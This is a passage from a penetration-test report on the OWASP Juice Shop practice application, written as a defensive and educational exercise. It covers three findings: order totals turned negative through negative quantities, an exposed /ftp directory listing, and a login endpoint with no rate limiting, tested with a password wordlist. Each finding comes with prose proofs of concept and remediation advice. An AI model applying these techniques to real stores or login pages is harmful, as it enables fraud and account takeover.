Description: Basket operations inconsistently validate quantity. Adding a new product with a negative quantity (e.g. -100) is accepted, producing negative line and order totals, confirmed through a completed checkout.

Proof of concept: A basket with Banana Juice (qty -100, total -199) and a Sticker Page (qty -80, total -899.1) checked out to a final total of -1097.31 and -90 bonus points.



VULN-011 — evidence 1



VULN-011 — evidence 2

Impact: Financial manipulation via negative-value orders, potential monetary loss or fraudulent credit, and loyalty-point abuse.


Remediation: Server-side validation rejecting quantities < 1; consistent input validation before DB operations; checkout checks rejecting negative totals; alert on anomalous values.

VULN-012: Sensitive File Exposure via Directory Listing (/ftp)

Medium CVSS 5.3 | A05:2021 – Security Misconfiguration | `GET /ftp`

Description: The `/ftp` directory is publicly accessible without authentication, exposing backups (`package.json.bak`, `coupons_2013.md.bak`), config files (`suspicious_errors.yml`), order documents and other internal resources.

Proof of concept: The `/ftp` listing revealed files including acquisitions.md, announcement_encrypted.md, coupons_2013.md.bak, incident-support.kdbx, legal.md, order PDFs, package.json.bak and suspicious_errors.yml.



VULN-012 — evidence 1

Impact: Exposure of sensitive internal files and backups, disclosure of application structure, access to order documents, and increased risk of targeted attacks.

Remediation: Disable directory listing; remove or restrict /ftp; require auth on file-serving endpoints; move sensitive files outside the web root.

VULN-013: Missing Rate Limiting on Authentication

Medium CVSS 5.3 | A07:2021 – Identification and Authentication Failures | `POST /rest/user/login`

Description: The login endpoint has no rate limiting, allowing unlimited login attempts. Automating the top 500 RockYou passwords produced no blocking, throttling or CAPTCHA.

Proof of concept: All 500 password attempts from the RockYou wordlist were processed without rate limiting, lockout or CAPTCHA.

Impact: Enables brute-force and credential-stuffing, especially combined with the weak password policy (VULN-009).

Remediation: Rate-limit the login endpoint (e.g. 5/min); account lockout after failures; progressive delays; CAPTCHA after repeated failures; alert on brute-force patterns.

OWASP Juice Shop is a public practice target; this document demonstrates methodology and hands-on testing, not a confidential client engagement.